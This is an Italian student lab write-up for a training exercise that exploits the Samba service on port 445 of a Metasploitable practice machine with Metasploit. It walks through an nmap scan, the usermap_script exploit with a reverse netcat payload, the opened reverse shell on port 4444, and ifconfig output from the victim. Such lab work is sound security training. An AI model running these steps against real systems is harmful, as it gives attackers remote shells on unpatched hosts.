

Esercizio n°2 Modulo 04

Exploit Metasploitable con Metasploit


Sulla macchina Metasploitable ci sono diversi servizi in ascolto potenzialmente vulnerabili.
È richiesto allo studente di:

- Sfruttare la vulnerabilità del servizio attivo sulla porta 445 TCP utilizzando MSFConsole (vedere suggerimento)
- Eseguire il comando «**ifconfig**» una volta ottenuta la sessione per verificare l'indirizzo di rete della macchina vittima

Suggerimento:

Utilizzate l'exploit al path **exploit/multi/samba/usermap_script** (fate prima una ricerca con la keyword search)

- Aprirò il terminale e lancerò il comando “**msfconsole**”



- Una volta aperto il tool lancerò il comando “**nmap -sV**” così da poter visionare i servizi e le porte disponibili per un possibile attacco .

PORT	STATE	SERVICE	VERSION
21/tcp	open	ftp	vsftpd 2.3.4
22/tcp	open	ssh	OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp	open	telnet	Linux telnetd
25/tcp	open	smtp	Postfix smtpd
53/tcp	open	domain	ISC BIND 9.4.2
80/tcp	open	http	Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp	open	rpcbind	2 (RPC #100000)
139/tcp	open	netbios-ssn	Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp	open	netbios-ssn	Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp	open	exec	netkit-rsh rexecd
513/tcp	open	login?	
514/tcp	open	shell	Netkit rshd
1099/tcp	open	java-rmi	GNU Classpath grmiregistry
1524/tcp	open	bindshell	Metasploitable root shell
2049/tcp	open	nfs	2-4 (RPC #100003)
2121/tcp	open	ccproxy-ftp?	
3306/tcp	open	mysql	MySQL 5.0.51a-3ubuntu5
5432/tcp	open	postgresql	PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp	open	vnc	VNC (protocol 3.3)
6000/tcp	open	X11	(access denied)
6667/tcp	open	irc	UnrealIRCd
8009/tcp	open	ajp13	Apache Jserv (Protocol v1.3)
8180/tcp	open	http	Apache Tomcat/Coyote JSP engine 1.1
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel			

- Una volta che ci siamo accertati di quali servizi e porte sono disponibili sul target , decidiamo con quale attacco (exploit) usare .

Diciamo di voler attaccare la porta 445 su cui gira il servizio samba . Diamo da terminare

“Search Samba”

```
msf6 > search samba
```

Matching Modules					
#	Name	Disclosure Date	Rank	Check	Description
0	exploit/unix/webapp/citrix_access_gateway_exec	2010-12-21	excellent	Yes	Citrix Access Gateway Command Executi
1	exploit/windows/license/calicclnt_getconfig	2005-03-02	average	No	Computer Associates License Client GE
2	exploit/unix/misc/distcc_exec	2002-02-01	excellent	Yes	DistCC Daemon Command Execution
3	exploit/windows/smb/group_policy_startup	2015-01-26	manual	No	Group Policy Script Execution From Sh
4	post/linux/gather/enum_configs		normal	No	Linux Gather Configurations
5	auxiliary/scanner/rsync/modules_list		normal	No	List Rsync Modules
6	exploit/windows/fileformat/ms14_060_sandworm	2014-10-14	excellent	No	MS14-060 Microsoft Windows OLE Packag
7	exploit/unix/http/quest_kace_systems_management_rce	2018-05-31	excellent	Yes	Quest KACE Systems Management Command
8	exploit/multi/samba/usermap_script	2007-05-14	excellent	No	"username map script" Command E
9	exploit/multi/samba/nttrans	2003-04-07	average	No	2.2.2 - 2.2.6 nttrans Buffer Ov
10	exploit/linux/samba/setinfopolicy_heap	2012-04-10	normal	Yes	SetInformationPolicy AuditEvent

Facendo cio si apparirà a schermo tutti i possibili exploit da poter utilizzare sul bersaglio da noi scelto in precedenza.

Decidiamo quale attacco utilizzare e settiamolo con il comando “use”

Scelto exploit ora , dobbiamo settarlo con il comando “show options”

```
msf6 exploit(multi/samba/usermap_script) > show options
```

Module options (exploit/multi/samba/usermap_script):

Name	Current Setting	Required	Description
CHOST		no	The local client address
CPORT		no	The local client port
Proxies		no	A proxy chain of format type:host:port[,type:host:p
RHOSTS		yes	The target host(s), see https://docs.metasploit.com
RPORT	139	yes	The target port (TCP)

Payload options (cmd/unix/reverse_netcat):

Name	Current Setting	Required	Description
LHOST	192.168.50.100	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Exploit target:

Id	Name
0	Automatic

View the full module info with the `info`, or `info -d` command.

```
msf6 exploit(multi/samba/usermap_script) > set rhost 192.168.51.100
```

settiamo Rhost ed Rport e lanciamo l'attacco con “run”

```

msf6 exploit(multi/samba/usermap_script) > set rhost 192.168.51.100
rhost => 192.168.51.100
msf6 exploit(multi/samba/usermap_script) > set rport 445
rport => 445
msf6 exploit(multi/samba/usermap_script) > run

[*] Started reverse TCP handler on 192.168.50.100:4444
WARNING: database "msf" has a collation version mismatch
DETAIL: The database was created using collation version 2.36, but the operating system provides version 2.37.
HINT: Rebuild all objects in this database that use the default collation and run ALTER DATABASE msf REFRESH COLLATION VERSION, or
build PostgreSQL with the right library version.
[*] Command shell session 1 opened (192.168.50.100:4444 -> 192.168.51.100:54617) at 2023-09-24 11:42:50 -0400

```

Se abbiamo fatto tutto come da report ci dovrebbe aprire la sessione con la macchina target

una volta dentro diamo il comando "ifconfig"

```

[*] Command shell session 1 opened (192.168.50.100:4444 -> 192.168.51.100:54617) at 2023-09-24 11:42:50 -0400

ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:52:c8:b6
          inet addr:192.168.51.100  Bcast:192.168.51.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe52:c8b6/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:1647 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1742 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:137440 (134.2 KB)  TX bytes:196221 (191.6 KB)
          Base address:0xd020  Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:2555 errors:0 dropped:0 overruns:0 frame:0
          TX packets:2555 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:1228125 (1.1 MB)  TX bytes:1228125 (1.1 MB)

```